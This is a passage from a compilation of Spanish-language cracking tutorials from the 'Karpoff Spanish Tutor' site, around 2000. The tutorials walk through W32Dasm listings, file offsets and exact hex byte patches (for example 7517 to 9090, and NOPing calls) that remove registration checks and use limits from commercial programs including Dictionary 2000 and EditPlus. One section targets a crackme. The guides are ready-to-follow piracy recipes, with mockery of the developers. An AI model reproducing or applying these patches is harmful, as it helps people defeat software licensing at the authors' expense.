:004038A3 83F801                  cmp eax, 00000001
:004038A6 6A00                    push 00000000
:004038A8 7517                    jne 004038C1
:004038AA 6A40                    push 00000040

* Possible StringData Ref from Data Obj ->"Registration is Complete!"
                                   |
:004038AC 68B4944200              push 004294B4
```

por encima del salto vemos que tenemos una llamada, despues compara **eax** con **1** y si no es igual salta a la referencia del numero de registro invalido. en cambio si no salta pasara por la refencia **"registration is complete"**. por tanto vamos ha hacer que no salte. apuntamos el offset del salto "**38a8**", entramos en el hex worpshop, vamos al menu **edit - goto...** y lo introducimos. para que no salte nunca cambiamos "**7517**" por "**9090**". salvamos, salimos y vamos a probar.

ejecutamos el togglequickscroll introducimos el **name:** shark y el **reg.code**:123456789 y ¡perfecto nos sale la ventanita de que estamos registrados!. salimos del programa y volvemos ha entrar para comprobar que es asi.

¡¡no!!, nos vuelve ha aparecer la ventana para registrarnos. ¿que ha sucedido?. lo que ha sucedido es que realmente no estamos registrados, solamente hemos obligado al programa ha pasar por el mensaje de "registration is complete". volvamos ha abrir el ejecutable con el w32dasm y vallamos a nuestro salto. encima de él tenemos una llamada " **call 00403370** " que es donde se compueba nuestro nº de serie. pues nada, entraremos en ella para ver que encontramos. aparecemos en:

:00403370 6aff push ffffffff

bajamos por las lineas de codigo y vemos que llegamos a una zona muy interesante, en la que tenemos un salto condicional " **jne 004034f9** " que si salta evita todo el codigo que hace referencia al numero de registro. entonces evitaremos que salte. apuntamos el offset " **3428** ", entramos en el hex workshop y cambiamos " **0f85cb000000** por **909090909090** ".

```
:00403426 3BC6                    cmp eax, esi
:00403428 0F85CB000000            jne 004034F9
:0040342E E8879C0100              call 0041D0BA
:00403433 8B4004                  mov eax, dword ptr [eax+04]
:00403436 56                      push esi

* Possible StringData Ref from Data Obj ->"RegNumber"
                                  |
:00403437 68D0934200              push 004293D0

* Possible StringData Ref from Data Obj ->"Registration"
                                  |
:0040343C 68C0934200              push 004293C0
:00403441 8BC8                    mov ecx, eax
:00403443 E8B4820100              call 0041B6FC
:00403448 E86D9C0100              call 0041D0BA
:0040344D 8B4C240C                mov ecx, dword ptr [esp+0C]
:00403451 8B4004                  mov eax, dword ptr [eax+04]
:00403454 51                      push ecx

* Possible StringData Ref from Data Obj ->"Name"
                                  |
:00403455 68B8934200              push 004293B8

* Possible StringData Ref from Data Obj ->"Registration"
```

hecho esto volvemos ha inspeccionar el codigo que hay mas arriba por si tuvieramos algun otro salto que tambien evite el codigo referente al registro. efectivamente, encontramos otro salto " **jl 004034f9** " que si se produce evitara el codigo de registro. procederemos de la misma manera que en el caso anterior. apuntamos el offset " **33d2** " y en el hex workshop cambiaremos " **0f8c21010000** " por " **909090909090** ".

```
:004033CF 83F906                  cmp ecx, 00000006
:004033D2 0F8C21010000            jl 004034F9
:004033D8 8B7D00                  mov edi, dword ptr [ebp+00]
:004033DB 3BCE                    cmp ecx, esi
:004033DD 7E26                    jle 00403405
```

salvamos, salimos y vamos a probar.

ejecutamos el togglequickscroll introducimos el **name:** shark y el **reg.code**:123456789 y ¡perfecto nos sale la ventanita de que estamos registrados!. salimos del programa y volvemos ha entrar para comprobar que es asi. y ¡¡si!! esta vez si que estamos registrados.

hasta mi proximo tutorial. ¡espero que sea pronto.! saludos a todos los que se mueven en este mundillo. y a los que no tambien.

shark

Karpoff Spanish Tutor

Programa: Dictionary 2000 v5.11

PROTECCION: .14 ejecuciones límite y serial

Objetivo: .Eliminar las 14 ejecuciones límite y usar el programa como si estuviera registrado.

Descripcion: Programa para crear tus propios diccionarios

Dificultad: Newbie

DOWNLOAD: ftp://ftp.simtel.net/pub/simtelnet/win95/lang/d2k511.zip

Herramientas: **W32dasm y un Editor Hexadecimal**

CRACKER: dek_Oin **FECHA:** 06/10/2000

INTRODUCCION


hola amigos. esta vez nos vemos en mi noveno tutorial. he recibido un mail diciéndome que no podía crackear este programa y por esa razón hago este tutorial. antes de leerlo, traten a ver si pueden crackearlo ustedes solos, realmente es muy fácil aunque tiene lo suyo, cosa que puede confundir a alguien con muy poca experiencia. también he recibido algunos mails diciendo que cambiaban un **je** por un **jne** y podía registrar el programa, pero cuando lo cerraban y lo volvían a iniciar el programa ya no estaba registrado. espero poder aclararles esta duda más abajo.

creo que este programa sirve para crear tus propios diccionarios. si es así, este uso lo veo un poco absurdo, escribir miles de palabras cuando podemos utilizar los diccionarios del word. pero lo peor no es esto, lo peor es que los programadores quieren que les paguemos por producir su horripilante software que para lo único que sirve es para practicar técnicas de cracking. si esta es su utilidad pues adelante, vamos a crackear!!!.

al atake

ejecutamos el programa y... esto no me gusta nada. nag diciéndonos que nos quedan 13 usos. hmmm, todo huele mal. ejecutémoslo 14 veces a ver que pasa. 1, 2, 3, 4, 5, ... 14:

y luego nos aparece el programa con un montón de funciones deshabilitadas, en otras palabras, el programa ya no sirve para nada. pulsemos sobre el botón register y aparece una horrible ventanita para introducir nuestro código. yo pondré lo que se muestra en la imagen:



pulsamos sobre register y nos aparece una ventana diciendo "no me gusta este programa!!!" is not a valid integer value. ataquemos con el w32dasm. primero que nada hagamos una copia del ejecutable. luego desensamblamos y busquemos en las string references algo sospechoso. casi al final encontramos una que dice "unregistered. you have", esto era lo que nos recordaba que nos quedaban tantos usos. hagamos doble clic sobre ella y aparecemos en esta zona:

```
:01061910 e8d303ffff                  call 01051ce8
:01061915 e84a20faff                  call 01003964

* referenced by a (u)nconditional or (c)onditional jump at address:
|:010618fe(c)
|
:0106191a 813d98c2060110270000        cmp dword ptr [0106c298], 00002710
:01061924 7d73                        jge 01061999
:01061926 ff0d98c20601                dec dword ptr [0106c298]
:0106192c e85ffeffff                  call 01061790
:01061931 c605a0c0060100              mov byte ptr [0106c0a0], 00
:01061938 8b1d98c20601                mov ebx, dword ptr [0106c298]
:0106193e 85db                        test ebx, ebx
:01061940 7d1e                        jge 01061960<------------el salto al que hacen referencia los mensajes.
:01061942 c605a1c0060101              mov byte ptr [0106c0a1], 01
:01061949 6a00                        push 00000000
:0106194b 668b0dd8190601              mov cx, word ptr [010619d8]
:01061952 b201                        mov dl, 01

* possible stringdata ref from code obj ->"now you have to register."<-----------zona interesante
|

:01061954 b80c1a0601                  mov eax, 01061a0c
:01061959 e88a03ffff                  call 01051ce8
:0106195e eb40                        jmp 010619a0

* referenced by a (u)nconditional or (c)onditional jump at address:
|:01061940(c)<-----------------------------------------------------------------mensaje llamado desde 01061940.

:01061960 6a00                        push 00000000

*posible stringdata ref from code obj ->"unregistered you have"lo que buscabamos
.
|
:01061962 68301a0601 p                push 01061a30
:01061967 8d55f8                      lea edx, dword ptr [ebp-08]
:0106196a 8bc3                        mov eax, ebx
:0106196c e8676afaff                  call 010083d8
:01061971 ff75f8                      push [ebp-08]
```

```
* possible stringdata ref from code obj ->" launches left"<--esta y la de arriba estaban en el
|                                                                                  mismo mensaje
:01061974 68501a0601                  push 01061a50
:01061979 8d45fc                      lea eax, dword ptr [ebp-04]
:0106197c ba03000000                  mov edx, 00000003
:01061981 e85624faff                  call 01003ddc
:01061986 8b45fc                      mov eax, dword ptr [ebp-04]
:01061989 668b0d601a0601              mov cx, word ptr [01061a60]
:01061990 b202                        mov dl, 02
:01061992 e85103ffff                  call 01051ce8
:01061997 eb07                        jmp 010619a0
```

está claro que el los mensajes de error fueron llamados desde el salto ubicado en 01061940. pero ese salto es un salto incondicional. ¿que tal si lo cambiamos por eb para que no salte solo si es mayor o igual sino que salte siempre?, probemos. abramos el hex workshop insertemos el offset del salto **(60d40)** y cambiamos 7d1e por eb1d. bien, probamos el programa y... ja!ja!ja!ja!ja!ja! genial, ja!ja!ja!ja!, quisiera ver la cara del programador si nos observara ja!ja!ja!, lo que hicimos con su software. iniciamos y nag diciendo "you have 25 uses left", ya extendimos los usos. iniciamos de nuevo y nag diciendo "you have **26** uses left" y luego 27 uses left, y 28, 29, 30, ja!ja!ja!ja!. esto del cracking me encanta!!!. pero no hicimos el crack perfecto, además, nos podemos reír todo lo que queramos (ja!ja!ja!ja!ja!ja!) de lo que le hicimos a los programadores pero si usamos mucho el programa (cosa que dudo) se vuelve incómodo tener que apretar "aceptar" cada vez que iniciemos el programa, así que vamos a hacer el crack perfecto.

aquí viene lo que pudo confundir a más de uno. si ven arriba del salto que cambiamos, hay otro aviso de que todas las nags y las limitaciones fueron llamadas desde un salto ubicado en la dirección 010618fe. pues vamos a esa dirección. goto/go to code location y escribimos la dirección. apareceremos aquí:

```
:010618de c70598c206010f000000          mov dword ptr [0106c298], 0000000f
:010618e8 e8a3feffff                    call 01061790
:010618ed e9ae000000                    jmp 010619a0

* referenced by a (u)nconditional or (c)onditional jump at address:<---no nos interesa
|:010618dc(c)
|
:010618f2 e8e1fdffff                    call 010616d8
:010618f7 803da8c006010c               cmp byte ptr [0106c0a8], 0c
:010618fe 741a                          je 0106191a<-------------------------nuestro saltito
:01061900 6a00                          push 00000000
:01061902 668b0dd8190601                mov cx, word ptr [010619d8]
:01061909 b201                          mov dl, 01

* possible stringdata ref from code obj ->"charset.cfg missing or corrupt"
|
:0106190b b8e4190601                    mov eax, 010619e4
:01061910 e8d303ffff                    call 01051ce8
:01061915 e84a20faff                    call 01003964
```

¿que les parece si cambiamos ese salto por el opuesto?, probemos. offset, 60cfe. abrimos hex workshop edit/goto y escribimos el offset. cambiamos el salto por 751a, ejecutamos el programa y banggg "charset.cfg missing or corrupt". no modificamos el salto indicado. para este tipo de situaciones es que hacemos la copia del ejecutable. la desensamblamos y vemos más arriba de ese salto, en esta zona:

```
:010618a9 66                        byte 66h
:010618aa 69                        byte 69h
:010618ab 67                        byte 67h


* referenced by a call at addresses:<--------------ahora se resuelve todo...
```

```
|:01065f0c , :01065faf
|
:010618ac 55                      push ebp
:010618ad 8bec                    mov ebp, esp
:010618af 6a00                    push 00000000
:010618b1 6a00                    push 00000000
:010618b3 53                      push ebx
:010618b4 33c0                    xor eax, eax
:010618b6 55                      push ebp
:010618b7 68bb190601              push 010619bb
:010618bc 64ff30                  mov dword ptr fs:[eax], esp
:010618c2 c605a0c0060101          mov byte ptr [0106c0a0], 01
:010618c9 c605a1c0060100          mov byte ptr [0106c0a1], 00

* possible stringdata ref from code obj ->"author"
|
:010618d0 b8d0190601              mov eax, 010619d0
:010618d5 e8ba6cfaff              call 01008594
:010618da 84c0                    test al, al
:010618dc 7414                    je 010618f2
:010618de c70598c206010f000000    mov dword ptr [0106c298], 0000000f
:010618e8 e8a3feffff              call 01061790
:010618ed e9ae000000              jmp 010619a0
```

creo que ahora la cosa está clara. todas las limitaciones de usos, las nags, mensajes de error, etc fueron llamadas desde dos calls ubicadas en las direcciones 01065f0c y 01065faf. lo que tenemos que hacer es parchear esas calls para que nada de esto se ejecute o sea para no tener ninguna limitación. bien, goto/goto code location y escribimos la dirección de la primera call o sea 01065f0c. ahí tenemos la call. ahora anotamos el offset (6530c) y vamos al hex workshop. ya saben, edit/goto escribimos el offset y cambiamos e89bb9ffff por 9090909090. volvemos al w32dasm, y vamos a la segunda dirección o sea 01065faf. ahí está la otra call. anotamos el offset (653af), vamos al hex workshop, lo escribimos y cambiamos e8f8b8ffff por 9090909090. ahora guardamos el ejecutable por ejemplo como crackeado.exe y lo probamos. listo, el programa queda totalmente funcional. podría parecer que no hicimos bien el crack ya que aunque el botón de register está deshabilitado sigue ahí. pero aunque nos hubiéramos registrado "legalmente" el botón seguiría ahí. ¿como lo sé?, abran el archivo de ayuda y miren las imágenes del programa registrado. se ve igual que el que hemos crackeado.

aclaración a todos

atención a todos!!!!!!!. si cambian un **je** a un **jne** o algo similar y logran registrar un programa, a veces verán que abren el programa de nuevo y no está registrado. pero **¿porqué?**. pues porque parchearon el salto equivocado. parchearon el salto que si saltaba, mostraba el mensaje de error. este es el típico error de los newbies. lo único que hicieron fue que nunca salte, por lo tanto el programa siempre mostrará el mensaje de "gracias por registrarse!!!" pero en realidad no está registrado. si con el w32dasm encontraron el lugar donde se realiza la comprobación, les recomiendo que no cambien ningún salto (salvo que quieran distribuir el crack) sino que pongan un break point en el lugar donde se realiza la rutina de comprobación y que vayan viendo el valor de los registros ya que casi siempre se puede hallar el serial válido de esta manera, además el crack será más "noble" que con los parcheos.

final

me despido pero no sin antes dar las gracias al grupo k-for, a profesor x por su fabulosa compilación y por toda su ayuda, a karpoff, por su gran apoyo y sus consejos, y a txeli, por su apoyo moral y por pasarme algunos programas interesantes, a crkviz (saludos amigo!!!). y finalmente gracias a ustedes por leer mi manual. nos vemos en el siguiente.

karpoff spanish tutor: pagina dedicada a la divulgacion de informacion en castellano, sobre ingenieria inversa y programacion. email "colabora con tus proyectos"

Karpoff Spanish Tutor

Programa:	**Edit Plus Text Editor v2.01**


PROTECCION:	**Name / Serial.**		
Objetivo:	Simular estar registrados.		
Descripcion:	Potente editor de texto que soporta HTML, CSS, ASP, JavaScript, VBScript, PERL, PHP, Java, C/C++ y muchos otros lenguajes.		
Dificultad:	Novato		
DOWNLOAD:	http://www.editplus.com		
Herramientas:	**FileinsPEctor, WDasm, Editor Hexadecimal.**		
CRACKER:	**Kamui**	**FECHA:**	**25/11/2000**

introduccion

potente editor de texto que soporta html, css, asp, javascript, vbscript, perl, php, java, c/c++ y muchos otros lenguajes. puede sustituir al notepad de windows e incorpora todas las funciones necesarias para crear páginas web. incluye una barra de herramientas de tags html, ficheros de ayuda, herramientas definidas por el usuario, potentes funciones para deshacer y rehacer acciones, macros, edición drag-and-drop, una utilidad de transferencia de ficheros y un corrector ortográfico.

al atake


1- cargamos el ejecutable, nos sale el nag-screen de lo mismo de siempre si estamos de acuerdo con el acuerdo , si nos queremos registrar...muy molesto. metemos un nombre y un serial para ver qué pasa..., pues que va a pasar el mensaje de error.



2-con el fileinspector analizamos el programa, éste nos informa que en programa no está ni empakado ni encriptado por lo que podemos desensamblarlo tranquilos.

3-ya desensamblado, nos disponemos a localizar el mesaje de error, por las string references no lo encontramos (o busqué yo mal), bueno de todas formas le damos para que busque el mensaje :
invalid registration.
lo encuentra en una dirección le damos para que busque otra vez y resulta que nos aparece otra vez, en estas dos direcciones:
* 428b5f .....esta no no va a servir
* 4620ae .....esta nos vale (lo se porque lo he probado).


4-en la segunda dirección podemos ver:



5-primero lo que parece más fácil es cambiar el salto que hay en 4620a8 para que no nos de el error. al cambiarlo, nos

dice que si el serial nos lo ha dado la compañia, y que para validar el serial debemos reiniciar el programa. al reiniciarlo vemos que nos han "pillado" y nos dice que el serial es el incorrecto.

6-lo que podemos hacer ahora es ver qué pasa en la llamada que hay qué hace.esta call manipulará nuestro serial para que cuando retorne con el ret haga creer al programa que es el serial correcto. vemos que hay en esta call: lo único interesante que hay es un salto que puede cambiar el curso del programa, ya que:



7-vemos que si este salto no se produce se retorna a la call creyendose que nos hemos registrados correctamente, por lo que podemos nopear este salto o invertirlo. cuando reiniciamos el programa todo va normal ===> seguimos registrados !.

despedida : primero gracias a todos los que escribis tutoriales porque sin ellos no podría seguir aumentando mis conocimientos (que son pocos la verdad) para abordar los programas. y, segundo, a karpoff por poner mis malos tutoriales, y a todos los del grupo de tutoriales-2000.

nota 1: primero decir que esto es para el estudio de la protección del programa, para poder evaluarlo mejor, y que si os gusta,debeis comprarlo! ;-)

nota 2: si teneis alguna duda o sugerencia o crítica, no se, lo que querais, hacermela saber, porfa... kamui_@latinmail.com.

nota 3: se me olvidaba, esta pagina html está hecha con este programa (el editplus), jeje ;-)

karpoff spanish tutor: pagina dedicada a la divulgacion de informacion en castellano, sobre ingenieria inversa y programacion. email "colabora con tus proyectos"

Karpoff Spanish Tutor 2001

Programa:	Crackme KeyFile de Demian

PROTECCION:	Varias protecciones, Falta el archivo y Registrarse		
Objetivo:	Conseguir que encuentre el archivo y que te reconozca como Registrado		
Descripcion:	Es un Crackme al cual se le ha omitido el archivo llave y además una vez resuelto el problema del archivo tenemos que conseguir que nos reconozca como Usuarios Registrados		
Dificultad:	Facil, (lo he conseguido yo) pero algo se aprende		
DOWNLOAD:	http://karpoff.welcome.to		
Herramientas:	Win32Dasm8.93, Procdump, GetTyp y un editor Hexadecimal		
CRACKER:	nandois	FECHA:	23/12/2000

introduccion

este texto ha sido escrito sólo con propósitos educacionales.

comentario del programa

este programa es un crackme, de los que cada dia por suerte hay más.
su finalidad es que los que empezamos podamos experimentar y usar las herramientas de que disponemos en el mundo de la ingenieria inversa **o sea aprender.**
y de paso conseguir que los programadores ofrezcan cada vez más calidad en sus trabajos.
este tutorial lo cojí de la pagina de karpoff, para practicar, pues aparte del programa habia dos posibles soluciones resueltas y es que cuando empiezas, si por alguna razón te quedas clavado o con los cables cruzados, va muy bien poder consultar o mirar donde has errado el camino.
pero he visto que aparte de estar en ingles sus soluciones podian ser más amplias.

al atake

pues eso al ataque:
lo primero que te encuentras y que a mi actualmente me da pánico es que pasando el archivo por el gettyp compruebas que el archivo esta comprimido

portable executable (starting at 184 for 8008 bytes)
packer: upx 0.81 - 0.84 [pe] (?)
packer: upx 0.89.6 - 1.01 [pe]

por lo tanto mano de procdump y accionar unpack, en el cuadro de dialogo que aparece seleccionar upx presionamos ok. y en el siguiente cuadro de dialogo "choose executable"..., buscamos la ubicación en donde tengais el crackme.keyfile y aceptais, a partir de aqui y si todo va bien el archivo será descomprimido y os pedirá el nombre que querais dar al nuevo keyfile descomprimido.

tenemos el primer paso efectuado.

ejecutamos el **archivo descomprimido**, que como vereis a pasado de 8k a 32k y nos muestra una pantalla en la que nos notifica lo siguiente:

keyfile not found¡
unregistered

el primer problema es que el programa no encuentra un archivo.
entonces una solucion sería crear un archivo imaginario y renombrarlo, pero nos falta el nombre con el que el programa busca el archivo.
abriendo el win32dasm miramos a traves de las referencias y nos encontramos una que habla de "license.key", parece un nombre de archivo, y además si rastreamos un poco vemos que viene de una ref. a keyfile found, entonces creamos un archivo y lo renombramos como license.key, corremos el programa y vemos que algo ha cambiado en el texto que aparece.

keyfile found!
incorrect keyfile!
unregistered

¡¡vemos que ya ha encontrado el archivo¡¡

si quieres ahorrarte este trabajillo puedes hacer lo siguiente:
en la carpeta del keyfile además del ejecutable hay un archivo llamado **key** si lo renombras con el nombre **license.key** y ejecutas de nuevo el keyfile, verás que tambien encuentra el archivo y muestra el mismo mensaje.

pero no es del todo correcto el mensaje.
no nos gusta este mensaje, aunque el programa ya funciona mejor, aun sigue recordandonos que **no** estamos registrados y que el keyfile **no es el correcto.**
pues cargamos el keyfile en el win32dasm, y a trabajar, miramos las str.ref y centramos nuestra atención a la que nos dice **¡¡¡atentos teneis que cargar en el win32dasm el ejecutable descomprimido¡¡¡**

incorrect keyfile!

seleccionamos esta referencia y aparecemos aqui:

```
:00402eda 8b0f                  mov ecx, dword ptr [edi]
:00402edc 8902                  mov dword ptr [edx], eax
:00402ede 8b8574ffffff          mov eax, dword ptr [ebp+ffffff74]

* possible stringdata ref from data obj ->"incorrect keyfile!"
                        |
:00402ee4 68101c4000            push 00401c10   --->aqui aparecemos
:00402ee9 894204                mov dword ptr [edx+04], eax
:00402eec 8b8578ffffff          mov eax, dword ptr [ebp+ffffff78]
:00402ef2 57                    push edi
:00402ef3 894208                mov dword ptr [edx+08], eax
:00402ef6 8b857cffffff          mov eax, dword ptr [ebp+ffffff7c]
:00402efc 89420c                mov dword ptr [edx+0c], eax
:00402eff ff91ec010000          call dword ptr [ecx+000001ec]
```

rastreamos un poco de codigo hasta ver algo que parezca interesante.

```
:00402e99 ff15d0104000          call dword ptr [004010d0]  una llamada
```

```
:00402e9f 6685c0                    test ax, ax     una comprobación
:00402ea2 0f85dd000000              jne 00402f85 ---> aqui nos paramos
:00402ea8 8b16                      mov edx, dword ptr [esi]
:00402eaa 56                        push esi
:00402eab ff92fc020000              call dword ptr [edx+000002fc]
:00402eb1 8b1d40104000              mov ebx, dword ptr [00401040]
:00402eb7 50                        push eax
:00402eb8 8d45a4                    lea eax, dword ptr [ebp-5c]
:00402ebb 50                        push eax
:00402ebc ffd3                      call ebx
:00402ebe 83ec10                    sub esp, 00000010
:00402ec1 8bf8                      mov edi, eax
:00402ec3 8bd4                      mov edx, esp
:00402ec5 b80a000000                mov eax, 0000000a
:00402eca 898570ffffff              mov dword ptr [ebp+ffffff70], eax
:00402ed0 c78578ffffff04000280      mov dword ptr [ebp+ffffff78], 80020004
```

merece atencion este salto pues comprobandolo con el win32dasm vemos que nos envia a :

```
:00402f54 8902                      mov dword ptr [edx], eax
:00402f56 8b8574ffffff              mov eax, dword ptr [ebp+ffffff74]

* possible stringdata ref from data obj ->"unregistered"
                                    |
:00402f5c 683c1c4000                push 00401c3c
:00402f61 894204                    mov dword ptr [edx+04], eax
:00402f64 8b8578ffffff              mov eax, dword ptr [ebp+ffffff78]
:00402f6a 57                        push edi
:00402f6b 894208                    mov dword ptr [edx+08], eax
:00402f6e 8b857cffffff              mov eax, dword ptr [ebp+ffffff7c]
:00402f74 89420c                    mov dword ptr [edx+0c], eax
:00402f77 ff91ec010000              call dword ptr [ecx+000001ec]
:00402f7d 85c0                      test eax, eax
:00402f7f dbe2                      fclex
:00402f81 7d77                      jge 00402ffa
:00402f83 eb63                      jmp 00402fe8

* referenced by a (u)nconditional or (c)onditional jump at address:
|:00402ea2(c)
|
:00402f85 8b0e                      mov ecx, dword ptr [esi]----->aqui nos lleva el salto
:00402f87 56                        push esi
:00402f88 ff91fc020000              call dword ptr [ecx+000002fc]
:00402f8e 8b1d40104000              mov ebx, dword ptr [00401040]
:00402f94 8d55a4                    lea edx, dword ptr [ebp-5c]
:00402f97 50                        push eax
:00402f98 52                        push edx
:00402f99 ffd3                      call ebx
:00402f9b 83ec10                    sub esp, 00000010
:00402f9e 8bf8                      mov edi, eax
:00402fa0 8bd4                      mov edx, esp
:00402fa2 b80a000000                mov eax, 0000000a
:00402fa7 898570ffffff              mov dword ptr [ebp+ffffff70], eax
:00402fad c78578ffffff04000280      mov dword ptr [ebp+ffffff78], 80020004
:00402fb7 8b0f                      mov ecx, dword ptr [edi]
:00402fb9 8902                      mov dword ptr [edx], eax
:00402fbb 8b8574ffffff              mov eax, dword ptr [ebp+ffffff74]
```

```
* possible stringdata ref from data obj ->"registered"
                                |
:00402fc1 685c1c4000            push 00401c5c
```

es interesante pues este salto si lo efectuamos evitamos una zona o parte de codigo que hace referencia directa a " unregistered " . y vamos directos a la zona " registered " pues vamos a ver.
volvemos al w32dasm y miramos el ofset que corresponde a la linea que nos interesa y que es 24a2h .
abrimos el editor que más os guste y buscamos el ofset y la referencia 0f85dd000000 la cambiamos por 0f84dd000000.
salvamos el cambio, y ejecutamos de nuevo el keyfile descomprimido, recordar, trabajamos siempre con el descomprimido y nos aparece lo siguiente:

keyfile found!
registered

decripted ß

ahora esta mejor, tenemos un crack que funciona y registrado.

si este sistema no os gusta se puede hacer otra cosa, se coge el editor exa. que tengais, yo lo comento hecho con el hexworkshop se abre el keyfile vais a edit y luego a find en la ventana que se abre donde dice find what poneis unregistered y en el apartado value seleccionais ascii
apretais find next y solo os queda cambiar unregistered por registered.
y asi hasta conseguir que sin cambiar el salto tambien os funcione el keyfile y aparecera el registered.
esto sirve tambien en caso de haber parcheado el salto para que en el lugar que pone decripted, podeis finamente colocar vuestro nombre :)

download archivo.key

nota. cuando sepa mas puede que explique como poner el parche en el ejecutable original de momento tendreis que usar el descomprimido, pero por algo se empieza

saludos .....a **karpoff.**.....gracias por todo

otros saludos.....a **kuat o thor**.....a ti tambien, piensa que empece con tus tutoriales
además como veras por fin he conseguido descomprimir con el procdump

karpoff spanish tutor: pagina dedicada a la divulgacion de informacion en castellano, sobre ingenieria inversa y programacion. email "colabora con tus proyectos"

Karpoff Spanish Tutor 2001

Programa:	ModemBooster ver.2.0

